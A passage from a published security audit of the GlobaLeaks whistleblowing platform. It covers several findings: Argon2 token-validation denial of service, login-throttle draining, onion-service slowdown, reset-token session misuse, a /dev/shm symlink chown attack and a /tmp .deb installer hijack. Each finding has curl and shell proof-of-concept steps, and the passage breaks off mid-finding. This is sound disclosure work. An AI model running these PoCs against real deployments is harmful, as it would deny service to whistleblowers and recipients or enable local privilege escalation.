Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py - GLApi.render()
backend/globaleaks/handlers/base.py - BaseHandler.__init__(),
BaseHandler.get_session()
backend/globaleaks/utils/token.py - TokenList.validate(), Token.validate()
backend/globaleaks/utils/crypto.py - _GCE.argon2id()
backend/globaleaks/handlers/auth/token.py - TokenHandler.post()
```

Description:

The API dispatcher instantiates the handler before the method decorators run. BaseHandler.__init__ calls get_session(), which immediately validates any X-Token header or token query argument.

TokenList.validate() pops the token by ID and then calls Token.validate(). Token.validate() computes GCE.argon2id(self.id + answer, self.salt, 1, 1 << 20) to check whether the last byte of the decoded hash is zero. That Argon2 work is synchronous and _GCE.argon2id() also holds a process-global lock around the libsodium call.

Because this happens during handler construction, it runs on the reactor thread before decorator_require_session_or_token(), decorator_rate_limit(), or the endpoint handler can reject the request. /api/auth/token is public and creates tokens without authentication, so an unauthenticated attacker can obtain many one-use tokens and redeem them with deliberately wrong answers. Each wrong answer still forces the server-side Argon2 verification and only then fails.

This is distinct from the unbounded token-store issue: the resource consumed here is CPU/event-loop time during token validation, not retained token memory or delayed-call timers from token creation.

Relevant code:

```
# backend/globaleaks/rest/api.py
f = getattr(handler, method)
groups = match.groups()

self.handler = handler(State, request)   # BaseHandler.__init__ runs here

request.setResponseCode(self.method_map[method])
```

```
# backend/globaleaks/handlers/base.py
class BaseHandler(object):
    def __init__(self, state, request):
        self.name = type(self).__name__
        self.state = state
        self.request = request
        self.request.start_time = datetime.now()
        self.token = None

        self.session = self.get_session()

    def get_session(self):
        ...
        token = self.request.headers.get(b'x-token')
        token_arg = self.request.args.get(b"token")
        if token_arg:
            token = token_arg[0]

        if token:
            try:
                self.token = self.state.tokens.validate(token)
```

```
# backend/globaleaks/utils/token.py
class Token(object):
    def validate(self, answer):
        try:
            if not Base64Encoder.decode(GCE.argon2id(self.id + answer, self.salt,
1, 1 << 20))[31] == 0:
                raise errors.InternalServerError("TokenFailure: Invalid Token")
        except Exception:
            raise errors.InternalServerError("TokenFailure: Invalid token")

class TokenList(TempDict):
    def validate(self, answer):
        try:
            key, answer = answer.split(b":")
            token = self.pop(key)
            token.validate(answer)
```

```
# backend/globaleaks/utils/crypto.py
def argon2id(password: str, salt: str, opslimit: int = 16, memlimit: int = 1 <<
27) -> str:
    password = _convert_to_bytes(password)
    salt = _convert_to_bytes(salt)

    with lock:
        salt_dec = Base64Encoder.decode(salt)
        hashv = argon2id.kdf(
            32,
            password,
            salt_dec[0:16],
            opslimit=opslimit,
            memlimit=memlimit
        )
        return Base64Encoder.encode(hashv).decode()
```

PoC

The issue can be reproduced against any reachable GlobaLeaks backend. It does not require a user account.

Steps to reproduce

1. Obtain many public proof-of-work tokens.

```
TARGET='https://<host>'
for i in $(seq 1 500); do
  curl -sk -X POST "$TARGET/api/auth/token"
done > /tmp/gl-tokens.jsonl
```

2. Redeem those tokens with deliberately wrong answers against a token-protected endpoint. The handler will reject the request for missing a valid token, but only after performing Argon2 validation for the supplied token.

```
python3 - <<'PY' | xargs -P50 -I{} curl -sk -X POST "$TARGET/api/support" \
  -H 'Content-Type: application/json' \
  -H "X-Token: {}:0" \
  --data '{}' >/dev/null
import json
for line in open('/tmp/gl-tokens.jsonl'):
    print(json.loads(line)['id'])
PY
```

3. While the invalid redemptions are running, measure latency for an unrelated endpoint.

```
time curl -sk "$TARGET/api/health"
```

Expected result

Server-side proof-of-work validation should not monopolize the reactor thread. Invalid or expensive token verification should run in a bounded worker pool, be rate-limited before expensive work starts, or use a server-cheap verification mechanism.

Actual result

Every invalid token redemption performs synchronous Argon2 verification during handler construction on the reactor thread. A burst of requests queues CPU-bound work on the single event loop before normal decorator rejection or endpoint logic can run.

Impact

This is an unauthenticated availability issue in the proof-of-work mechanism that is intended to protect public endpoints from abuse. An attacker can use public token issuance plus invalid token redemptions to consume CPU on the Twisted reactor, delaying whistleblower submissions, recipient report access, administrator actions, and health checks handled by the same backend process.

Impacted users or systems:

- GlobaLeaks backend deployments reachable over the network.
- Whistleblowers, recipients, administrators, and custodians sharing the affected backend process.
- Operators relying on proof-of-work tokens to make public request abuse expensive.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-1322 Use of Blocking Code in Single-threaded, Non-blocking Context

CWE-400 Uncontrolled Resource Consumption

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 9.10 F-073 - Login PoW drains throttle

An attacker can consume shared login-throttle capacity without paying the intended proof-of-work cost.

IMPACT	COMPONENT	FOUND BY
Login availability loss	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

Login endpoints are expected to be protected by a proof-of-work token before the authentication request is processed. The backend, however, applies shared login rate-limit buckets before it enforces the token/session requirement. An unauthenticated client can therefore send direct login requests without solving the proof-of-work and still consume tenant-wide and system-wide login throttle capacity, causing legitimate users to be delayed during login.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/decorators.py:decorator_rate_limit
backend/globaleaks/rest/decorators.py:decorator_require_session_or_token
backend/globaleaks/handlers/auth/__init__.py:AuthenticationHandler.post
backend/globaleaks/handlers/auth/__init__.py:ReceiptAuthHandler.post
client/app/src/services/root/app-interceptor.service.ts:appInterceptor.intercept
```

Description:

The Angular client treats /api/auth/authentication and unauthenticated /api/auth/receiptauth as protected URLs. It first requests /api/auth/token, solves a proof-of-work challenge, and sends the answer in X-Token with the login request.

On the backend, POST/PUT/DELETE handlers are wrapped with decorator_require_session_or_token and then decorator_rate_limit. Because decorator_rate_limit is applied after decorator_require_session_or_token, it becomes the outer wrapper and executes first. For login paths with no session, it debits the login rate-limit buckets before decorator_require_session_or_token can reject requests that omit X-Token.

The affected login buckets include tenant-wide and system-wide counters. With default settings, the tenant-wide login bucket allows 20 login attempts per minute. Distributed unauthenticated requests that omit X-Token can consume that shared bucket without paying the proof-of-work cost that legitimate clients pay, causing real login requests for the same tenant to be delayed up to the 60 second cap while the attacker continues refreshing the bucket pressure.

Relevant code:

```
# backend/globaleaks/rest/decorators.py
BYPASS_PATHS = {b"/api/auth/token", b"/api/auth/type", b"/api/report"}

def decorator_require_session_or_token(f):
    # Decorator that ensures a token or a session is included in the request
    def wrapper(self, *args, **kwargs):
        if self.request.path not in BYPASS_PATHS and not
has_session_or_token(self):
            raise errors.InternalServerError("Invalid request: No token and no
session")

        return f(self, *args, **kwargs)

    return wrapper

...

def decorator_rate_limit(f):
    def wrapper(self, *args, **kwargs):
        ...
        else:
            if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
                delay = State.RateLimit.check(b"logins_per_minute_per_tenant_per_i
p:" + tid + b":" + client_ip,
                                              root_tenant.cache.threshold_logins_p
er_minute_per_tenant_per_ip,
                                              60)

                delay = delay or \
                        State.RateLimit.check(b"logins_per_minute_per_ip:" +
client_ip,
                                              root_tenant.cache.threshold_logins_p
er_minute_per_ip,
                                              60)

                delay = delay or \
                        State.RateLimit.check(b"logins_per_minute_per_tenant:" +
tid,
                                              root_tenant.cache.threshold_logins_p
er_minute_per_tenant,
                                              60)

                delay = delay or \
                        State.RateLimit.check(b"logins_per_minute_per_system",
                                              root_tenant.cache.threshold_logins_p
er_minute_per_system,
                                              60)

        ...

        elif delay:
            d = deferred_sleep(min(60, 0.2 * 2 ** delay))
            d.addCallback(lambda _: f(self, *args, **kwargs))
            return d

        return f(self, *args, **kwargs)

    return wrapper

...

def decorate_method(h, method):
    ...
    if method in ['delete', 'post', 'put']:
        f = decorator_require_session_or_token(f)
        if State.settings.enable_rate_limiting:
            f = decorator_rate_limit(f)

    f = decorator_authentication(f, roles)
```

```
# client/app/src/services/root/app-interceptor.service.ts
const protectedUrls = [
  "api/wizard",
  "api/auth/authentication",
  "api/auth/type",
  "api/auth/tokenauth",
  "api/user/reset/password",
  "api/recipient/rtip",
  "api/support"
];

...

if (httpRequest.url.includes("api/signup")
  || (httpRequest.url.endsWith("api/auth/receiptauth") &&
!this.authenticationService.session)
  || protectedUrls.includes(httpRequest.url)) {
  return this.httpClient.post("api/auth/token", {}).pipe(
    switchMap((response) =>
      from(this.cryptoService.proofOfWork(Object.assign(new TokenResponse(),
response))).pipe(
        switchMap((ans) => next.handle(httpRequest.clone({
          headers: httpRequest.headers.set("x-token", `${Object.assign(new
TokenResponse(), response).id}:${ans}`)
            .set("Accept-Language", this.getAcceptLanguageHeader() || ""),
        }))
      )
    )
  );
}
```

```
# backend/globaleaks/models/config_desc.py
'threshold_logins_per_minute_per_system': Int(default=1000),
'threshold_logins_per_minute_per_tenant': Int(default=20),
'threshold_logins_per_minute_per_ip': Int(default=20),
'threshold_logins_per_minute_per_tenant_per_ip': Int(default=1),
```

PoC

The following proof-of-concept uses direct HTTP requests and intentionally omits `X-Token`. It assumes rate limiting is enabled, which is the default in `backend/globaleaks/settings.py`.

Steps to reproduce

1. Start or use a GlobaLeaks instance with default login thresholds.

```
TARGET='https://TARGET'
```

2. From more than 20 distinct source IP identities, send one malformed login request to the same tenant within one minute. No `/api/auth/token` request and no proof-of-work answer are required.

```
curl -k -s -X POST "$TARGET/api/auth/authentication" \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"admin","password":"wrong","authcode":""}'
```

3. Attempt a normal login through the web client, or send a valid login request with a fresh proof-of-work token.

```
The backend applies decorator_rate_limit before it checks whether the login
request has a token or session. Once the shared tenant bucket is exhausted, the
legitimate login is delayed by deferred_sleep before authentication processing
continues.
```

Expected result

Login rate-limit buckets that affect other users should only be consumed after the request satisfies the intended proof-of-work/session gate, or the proof-of-work gate should execute before shared throttling state is mutated.

Actual result

Requests without `X-Token` still consume login rate-limit buckets before they are rejected for missing a token/session. Shared tenant and system buckets can therefore be depleted by unauthenticated clients that do not solve the proof-of-work challenge.

Impact

This is a lockout-mechanism error affecting availability of authentication. The issue does not disable individual accounts permanently, but it lets unauthenticated attackers trigger shared login delays more cheaply than legitimate clients because they bypass the intended proof-of-work cost.

Impacted users or systems:

- Internal users attempting to log in to a targeted tenant while the shared login bucket is exhausted.
- Whistleblowers attempting receipt authentication on the targeted tenant.
- Deployments relying on the proof-of-work login gate to make large-scale login throttling attacks expensive.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**Low**

CWE-645 Overly Restrictive Account Lockout Mechanism

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 9.11 F-095 - Onion logins share slowdown bucket

One attacker on the onion service can saturate the shared slowdown bucket and delay authentication for all other onion users.

IMPACT	COMPONENT	FOUND BY
Login availability loss	**Backend**	**GPT-5.5 xhigh via run_codex_cwe_line v2**

GlobaLeaks rate-limits unauthenticated login and receipt-authentication requests by the request's apparent client IP address. For Tor onion-service traffic, all requests are forwarded to the backend's local `8083` listener, so the backend sees the Tor process/local listener address instead of a distinct remote client. A remote unauthenticated attacker who sends repeated login attempts through the onion service can therefore saturate the shared per-IP slowdown bucket and force all other onion-service users on the same tenant to wait up to 60 seconds for authentication.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/services/tor.py:TorService.load_onion_service
backend/globaleaks/rest/api.py:Resource.render
backend/globaleaks/rest/decorators.py:decorator_rate_limit
backend/globaleaks/models/config_desc.py:login rate-limit defaults
POST /api/auth/authentication
POST /api/auth/receiptauth
```

Description:

The onion service forwards public onion traffic to the backend's local HTTP listener on port 8083. The request renderer marks any request received on port 8083 as Tor traffic, but the generic rate limiter still derives the login throttling identity from request.client_ip. On onion-service requests this value is the local Tor/backend peer address, not the real remote Tor client.

The default login limit includes threshold_logins_per_minute_per_tenant_per_ip = 1. Because every onion client shares the same apparent IP identity, one unauthenticated client can repeatedly POST invalid login or receipt-authentication requests through the onion service and increase the shared rate_limit_count. The decorator then applies deferred_sleep(min(60, 0.2 *2* * delay)) before executing the real authentication handler for every later onion login using that same shared key.

This is not a per-account lockout flag, but it has the same availability effect for the onion authentication surface: an unauthenticated remote client can impose a global login slowdown on recipients, administrators, returning whistleblowers, and new whistleblowers starting a submission through the onion service.

Relevant code:

```
# backend/globaleaks/services/tor.py
def load_onion_service(self, tid, hostname, key):
    onion_service = None
    hs_loc = '80 localhost:8083'
```

```
# backend/globaleaks/rest/api.py
request.client_ip = request.getClientIP()
...
request.client_using_tor = request.client_ip in State.tor_exit_set or \
                           request.port == 8083
```

```
# backend/globaleaks/rest/decorators.py
client_ip = get_ip_identity(self.request.client_ip).encode()
tid = str(self.request.tid).encode()
...
if self.request.path in [b'/api/auth/authentication', b'/api/auth/receiptauth', b'/
api/auth/authentication']:
    delay = State.RateLimit.check(b"logins_per_minute_per_tenant_per_ip:" + tid +
b":" + client_ip,
                                  root_tenant.cache.threshold_logins_per_minute_pe
r_tenant_per_ip,
                                  60)
...
elif delay:
    d = deferred_sleep(min(60, 0.2 * 2 ** delay))
    d.addCallback(lambda _: f(self, *args, **kwargs))
    return d
```

```
# backend/globaleaks/models/config_desc.py
'threshold_logins_per_minute_per_system': Int(default=1000),
'threshold_logins_per_minute_per_tenant': Int(default=20),
'threshold_logins_per_minute_per_ip': Int(default=20),
'threshold_logins_per_minute_per_tenant_per_ip': Int(default=1),
```

PoC

The following reproduces the issue on a deployment with the default onion service enabled. Replace `0` with the platform onion hostname and use a Tor SOCKS proxy such as Tor Browser's local SOCKS listener or a system Tor daemon.

Steps to reproduce

1. From one unauthenticated client, send many invalid login requests through the onion service.

```
for i in $(seq 1 80); do
  curl --socks5-hostname 127.0.0.1:9050 \
    -s -o /dev/null \
    -H 'Content-Type: application/json' \
    --data '{"tid":1,"username":"invalid-user","password":"invalid-
password","authcode":""}' \
    'http://<onion-host>/api/auth/authentication' &
done
wait
```

2. From a separate Tor client, immediately attempt a legitimate recipient or administrator login through the same onion service.

```
time curl --socks5-hostname 127.0.0.1:9050 \
  -s -o /tmp/gl-login-response.json \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"<valid-user>","password":"<valid-derived-key-or-
password>","authcode":""}' \
  'http://<onion-host>/api/auth/authentication'
```

3. The same shared slowdown can be exercised against whistleblower receipt authentication and the empty-receipt submission-session flow.

```
curl --socks5-hostname 127.0.0.1:9050 \
  -s -o /dev/null \
  -H 'Content-Type: application/json' \
  --data '{"receipt":"invalid-receipt"}' \
  'http://<onion-host>/api/auth/receiptauth'
```

Expected result

Login throttling should not let one onion-service client impose the per-client slowdown state on all other onion users. Authentication throttling should be scoped so that anonymous Tor access remains usable for unrelated recipients, administrators, and whistleblowers.

Actual result

All onion-service authentication requests share the same apparent per-IP rate-limit identity. After the attacker saturates that bucket, unrelated onion users attempting `/api/auth/authentication` or `/api/auth/receiptauth` are delayed by the shared exponential slowdown, up to the hard-coded 60 second cap per request.

Impact

This is an overly broad lockout/slowdown mechanism on the onion authentication surface. A remote unauthenticated attacker can degrade or effectively deny timely onion-service authentication for unrelated users without knowing any username, password, receipt, or reset token.

Impacted users or systems:

- Recipients and administrators authenticating through the onion service.
- Whistleblowers returning to an existing report through receipt authentication.
- Whistleblowers starting a new submission through the empty-receipt receipt-authentication flow.
- Deployments that rely on Tor/onion access for anonymity or for Tor-only role policies.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-645 Overly Restrictive Account Lockout Mechanism

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 9.12 F-084 - Compose removes network isolation

The static Docker Compose deployment example uses host networking, reducing container network isolation relative to bridge mode. This is a deployment-hardening consideration; no concrete confidentiality, integrity, or availability impact is demonstrated.

IMPACT	COMPONENT	FOUND BY
Deployment hardening gap	**Docker**	**GPT-5.5 medium v1**

The reviewed static Docker Compose example runs GlobaLeaks with `network_mode: host`, so Docker port mappings do not provide the isolation an operator might expect. This concerns the deployment example rather than a product authorization or data-protection failure.

Details

The static compose file differs from the generated compose output and uses host networking.

Affected source code, component, endpoint, or function:

```
docker/docker-compose.yml
docker/generate_docker_compose.sh
backend/globaleaks/settings.py
```

Description:

`docker/docker-compose.yml` sets `network_mode: host` while also declaring `ports` mappings. In Docker Compose, `ports` mappings are ignored when host networking is enabled. This can mislead operators into believing the service is constrained by Docker port publishing while it is actually using the host network namespace.

GlobaLeaks defaults to `bind_address "::"` and remote ports `8080` and `8443`, so with host networking those listeners are attached directly to the host stack.

The generator script emits `network_mode: bridge`, creating an inconsistency between the static and generated deployment configurations.

Host networking is not by itself evidence of data disclosure, unauthorized modification, or service unavailability. The issue is the mismatch between operator expectations, the declared port mappings, and the reduced isolation of the example configuration.

Relevant code:

```
docker/docker-compose.yml:
10      network_mode: host
13      ports:
14        - 80:8080
15        - 443:8443
16        - 8080:8080
17        - 8443:8443

docker/generate_docker_compose.sh:
54      network_mode: bridge

backend/globaleaks/settings.py:
22          self.bind_address = '::'
23          self.bind_remote_ports = [8080, 8443]
```

PoC

The issue can be reproduced by running the static compose file and checking Docker's effective networking behavior.

Steps to reproduce

1. Start the static compose configuration.

```
cd docker
docker compose up -d
```

2. Inspect the service configuration.

```
docker inspect globaleaks --format '{{.HostConfig.NetworkMode}} {{json
.HostConfig.PortBindings}}'
```

3. Observe the result.

```
The container uses host networking, and Docker port publishing is not the
isolation boundary for the service.
```

Expected result

As a hardening recommendation, the static example should use bridge networking with explicit `ports` mappings by default. If host networking is required for a specific deployment, that choice and its isolation tradeoffs should be documented explicitly.

Actual result

In the reviewed revision, the static Compose example uses host networking while also declaring port mappings that do not act as a Docker network boundary.

Impact

This is a deployment-example hardening issue affecting operators who expect Docker bridge-network isolation or port-publishing controls. The available evidence establishes reduced isolation and potentially misleading configuration semantics, but it does not demonstrate a concrete disclosure, unauthorized modification, or denial of service.

Impacted users or systems:

- Docker Compose deployments using `docker/docker-compose.yml`.
- Hosts where network exposure should be limited by Docker port publishing.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**None**

CWE-668 Exposure of Resource to Wrong Sphere

CWE-16 Configuration

10 Hardening

The 42 records in this chapter have security relevance but no current concrete exploit path in the reviewed threat model. They are the defensive margin: auditability, configuration, installer and deployment posture, CI hygiene, and maintainability improvements that make the next class of mistake harder to introduce and easier to detect.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.1 F-004 - Password-reset session not confined to the password-change step

A validated reset token yields a normal session before the password is changed, exposing the account's usual features during the reset flow.

IMPACT	COMPONENT	FOUND BY
Account access bypass	**Client**	**GPT-5.5 xhigh v1**

A user session obtained through a password reset token is treated as a normal role session before the password is changed. The client attempts to redirect users with `password_change_needed` to the forced password-change screen, but that redirect is best-effort and does not stop other route resolvers, direct routes, or authenticated API requests from using the reset-token session first.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/pages/auth/password-reset-response/password-reset-
response.component.ts
client/app/src/services/helper/authentication.service.ts
client/app/src/shared/resolvers/preference.resolver.ts
client/app/src/pages/recipient/recipient.routes.ts
client/app/src/pages/admin/admin.routes.ts
backend/globaleaks/handlers/user/reset_password.py
backend/globaleaks/rest/decorators.py
```

Description:

After a reset token is validated, the backend creates a normal user session, marks the user as requiring a password change, and returns the session ID as a login token. The client then logs in with that token and stores the resulting session before any password change is completed.

The only client-side gate is PreferenceResolver, which fetches /api/user/preferences and calls router.navigate('/action/forcedpasswordchange') when password_change_needed is true. It still returns true, and Angular route resolvers declared next to it can run authenticated data fetches in parallel. Some authenticated role routes also omit PreferenceResolver entirely.

As a result, a browser or script holding the reset-token-derived session can issue ordinary role API requests, and the client can load role data, before the forced password-change flow is completed. This contradicts the intended boundary that a reset-token session must do nothing except set a new password.

Relevant code:

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
// client/app/src/pages/auth/password-reset-response/password-reset-
response.component.ts
35:          if (response.status === "success") {
36:            this.router.navigate([("/login")], {queryParams: {token:
response.token}}).then();

// client/app/src/services/helper/authentication.service.ts
80:      if (authtoken) {
81:        requestObservable = this.httpService.requestAuthTokenLogin(JSON.stringi
fy({"authtoken": authtoken}));
...
126:            this.setSession(response);
...
181:                this.router.navigate([this.session.homepage], {

// client/app/src/shared/resolvers/preference.resolver.ts
21:      return this.httpService.requestUserPreferenceResource().pipe(
22:        map((response: preferenceResolverModel) => {
23:          this.dataModel = response;
24:          if (this.dataModel.password_change_needed) {
25:            this.router.navigate(["/action/forcedpasswordchange"]).then();
...
29:          return true;

// client/app/src/pages/recipient/recipient.routes.ts
25:  {
26:    path: "reports",
27:    loadComponent: () => import('@app/pages/recipient/tips/
tips.component').then(m => m.TipsComponent),
...
29:    resolve: {
30:      PreferenceResolver, RTipsResolver
31:    },
...
34:  {
35:    path: "settings",
36:    loadComponent: () => import('@app/pages/recipient/settings/
settings.component').then(m => m.RecipientSettingsComponent),
37:    resolve: {
38:      NodeResolver
39:    },

// client/app/src/pages/admin/admin.routes.ts
17:  {
18:    path: "",
19:    loadComponent: () => import('@app/pages/admin/home/admin-
home.component').then(m => m.adminHomeComponent),
20:    resolve: {
21:      NodeResolver, PreferenceResolver, UsersResolver

// backend/globaleaks/handlers/user/reset_password.py
154:    # Require password change
155:    user.password_change_needed = True
...
159:    user_session = Sessions.new(user.tid,
160:                                user.id,
161:                                user.tid,
162:                                user.role,
...
166:    user_session.properties['reset_token'] = reset_token
...
173:    return {'status': 'success', 'token': user_session.id}

// backend/globaleaks/rest/decorators.py
32:def decorator_authentication(f, roles):
...
38:        if self.session and self.session.tid == self.request.tid:
39:            if 'user' in user_roles and self.session.role in USERS_ROLES:
40:                return f(self, *args, **kwargs)
41:            if self.session.role in user_roles:
42:                return f(self, *args, **kwargs)
```

PoC

Steps to reproduce

1. Obtain a valid password reset link for a recipient account, and complete any required recovery-key or two-factor prompt. The client calls the reset validation endpoint and receives a token for a new session.

```
curl -s -X PUT 'https://TARGET/api/user/reset/password' \
  -H 'Content-Type: application/json' \
  --data '{"reset_token":"RESET_TOKEN","recovery_key":"","auth_code":""}'
```

2. Use the returned `token` with the token-authentication endpoint. This is the same flow the client performs after navigating to `/#/login?token=...`.

```
curl -s -X POST 'https://TARGET/api/auth/tokenauth' \
  -H 'Content-Type: application/json' \
  --data '{"authtoken":"TOKEN_FROM_RESET_RESPONSE"}'
```

3. Before changing the password, use the returned session ID as `X-Session` to access normal role data. For a recipient account, the client route `/#/recipient/reports` also declares both `PreferenceResolver` and `RTipsResolver`, so the reports resolver can fetch recipient report data while the password-change redirect is being triggered.

```
curl -s 'https://TARGET/api/recipient/rtips' \
  -H 'X-Session: SESSION_ID_FROM_TOKENAUTH'
```

4. Observe that the role API request is authorized even though `/api/user/preferences` for the same session reports `password_change_needed: true`.

```
curl -s 'https://TARGET/api/user/preferences' \
  -H 'X-Session: SESSION_ID_FROM_TOKENAUTH'
```

Expected result

A session created from a reset token should be confined to the minimum endpoints required to set the new password, log out, and possibly fetch password-change metadata. No report, administration, custodian, analyst, settings, export, or other role functionality should be reachable until the password change succeeds.

Actual result

The reset-token-derived session is a normal authenticated session with the user's role. Client-side navigation may redirect to `/#/action/forcedpasswordchange`, but other route resolvers and direct API requests can still use the session before the password is changed.

Impact

An attacker who obtains a password reset token can use it as a full account session, subject only to the account's normal reset prerequisites such as recovery key or two-factor validation. For recipient accounts, this can expose assigned whistleblower reports before the attacker has set a new password. For other user roles, the same pattern exposes the role's normal authenticated client/API surface before password replacement.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Impacted users or systems:

- Users whose reset token is available to an attacker before password change is completed.
- Whistleblowers whose reports are accessible to a recipient account authenticated through a reset token.
- Deployments relying on forced password change after reset as a containment boundary.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**Low**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-862 Missing Authorization

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.2 F-005 - Debian init ramdisk chown follows symlinks in world-writable /dev/shm

A local user can abuse the predictable ramdisk path to make the root-run init script change ownership of an unintended target.

IMPACT	COMPONENT	FOUND BY
Local privilege escalation	**Debian**	**GPT-5.5 medium v1**

The Debian init script creates and changes ownership of a predictable path under `/dev/shm`. Because `/dev/shm` is world-writable and the script does not reject symlinks before `chown`, a local user can pre-create `/dev/shm/globaleaks` as a symlink to another directory and cause the root-run init script to change ownership of the target.

Details

The service startup path prepares a ramdisk directory before launching the daemon.

Affected source code, component, endpoint, or function:

```
debian/globaleaks.init
backend/globaleaks/settings.py
```

Description:

debian/globaleaks.init checks whether /dev/shm/globaleaks is a directory and then runs chown on that path. The -d test follows symlinks, and chown without -h follows symlinks as well. Since /dev/shm is normally writable by local users, an attacker can create /dev/shm/globaleaks as a symlink to an existing directory before the service starts.

When the service is started by root, the init script may change ownership of the symlink target to the configured GlobaLeaks service user. This can corrupt ownership of sensitive directories and may increase the impact of a compromised globaleaks service account.

Relevant code:

```
debian/globaleaks.init:
146     if [ ! -d "/dev/shm/globaleaks" ]; then
147         mkdir -m 700 /dev/shm/globaleaks
148     fi
149     chown $USERNAME:$USERNAME /dev/shm/globaleaks

backend/globaleaks/settings.py:
35         self.pidfile_path = '/run/globaleaks/globaleaks.pid'
36         self.ramdisk_path = '/dev/shm/globaleaks'  # noqa: S108 - dedicated
tmpfs ramdisk path, not a shared temp file
```

PoC

The issue can be reproduced on a system where the Debian init script is executed as root and `/dev/shm` is writable by local users.

Steps to reproduce

1. As an unprivileged local user, pre-create the predictable path as a symlink to an existing directory.

```
ln -s /etc /dev/shm/globaleaks
```

2. Start or restart the service as root.

```
sudo /etc/init.d/globaleaks start
```

3. Observe the ownership of the symlink target.

```
stat -c '%U:%G %n' /etc
```

Expected result

The startup script should refuse to operate on a symlink or on any existing path that is not a directory owned by the expected service account with safe permissions.

Actual result

The root-run script can execute `chown globaleaks:globaleaks /dev/shm/globaleaks`, following the attacker-controlled symlink and changing ownership of the target directory.

Impact

This is a local privilege-boundary issue in the Debian service startup script. It can allow a local attacker to alter ownership of arbitrary existing directories reachable through a symlink target. Depending on the target, this may cause denial of service, weaken system integrity, or increase the post-compromise impact of the `globaleaks` account.

Impacted users or systems:

- Debian or Ubuntu deployments using the packaged init script.
- Systems where an unprivileged local user can write to `/dev/shm` before the GlobaLeaks service starts.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**High**	**High**

CWE-59 Improper Link Resolution Before File Access

CWE-367 Time-of-check Time-of-use Race Condition

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.3 F-006 - Installer auto-trusts a pre-existing /tmp/globaleaks.deb package

A local attacker can pre-place a package at the installer's trusted `/tmp` path and have it executed as root.

IMPACT	COMPONENT	FOUND BY
Root code execution	**Scripts**	**GPT-5.5 medium v1**

The root installer automatically installs `/tmp/globaleaks.deb` when that file exists. Because `/tmp` is normally writable by local users, a local attacker may be able to place a malicious Debian package before an administrator runs the installer, causing package maintainer scripts to execute as root.

Details

Affected source code, component, endpoint, or function:

```
scripts/install.sh
```

Description:

The installer gives priority to a fixed path in /tmp and installs it directly with dpkg -i. It does not require the package path to be explicitly provided by the administrator, does not verify ownership or permissions of the file, and does not verify an expected digest or detached signature before installation.

Debian packages can contain maintainer scripts such as preinst and postinst. When dpkg installs a package as root, those scripts run with root privileges.

Relevant code:

```
143 if [ -f /tmp/globaleaks.deb ]; then
144   dpkg -i /tmp/globaleaks.deb || apt --fix-broken install -y
145 else
146   echo "Adding GlobaLeaks PGP key to trusted APT keys"
147   curl -sS https://deb.globaleaks.org/globaleaks.asc | gpg --dearmor -o /etc/
apt/trusted.gpg.d/globaleaks.gpg
...
155     DO "apt install -y --no-install-recommends python3-munkres
globaleaks=$VERSION"
156   else
157     DO "apt install -y --no-install-recommends python3-munkres globaleaks"
```

PoC

Steps to reproduce

1. As a local unprivileged user on a disposable system, place a Debian package at the fixed installer path.

```
cp malicious-globaleaks.deb /tmp/globaleaks.deb
```

2. Have an administrator run the normal installer command.

```
sudo ./scripts/install.sh -y
```

3. Observe that the local package path is used instead of the signed APT repository path.

```
dpkg -i /tmp/globaleaks.deb
```

Expected result

The installer should not implicitly trust files from `/tmp`. Local package installation should require an explicit administrator-supplied path and should verify owner, permissions, and an expected signature or digest.

Actual result

Any existing `/tmp/globaleaks.deb` is installed directly by the root installer.

Impact

This can become a local privilege escalation if an attacker can write the fixed package path before a privileged installer run.

Impacted users or systems:

- Multi-user systems where unprivileged users can write to `/tmp`.
- Deployment environments where stale or attacker-controlled files may exist in `/tmp` before installation.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**High**

CWE-367 Time-of-check Time-of-use (TOCTOU) Race Condition

CWE-494 Download of Code Without Integrity Check

CWE-269 Improper Privilege Management

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.4 F-007 - Installer version argument is executed as root via eval

Whoever controls the installer version argument can turn it into root command execution through `eval`.

IMPACT	COMPONENT	FOUND BY
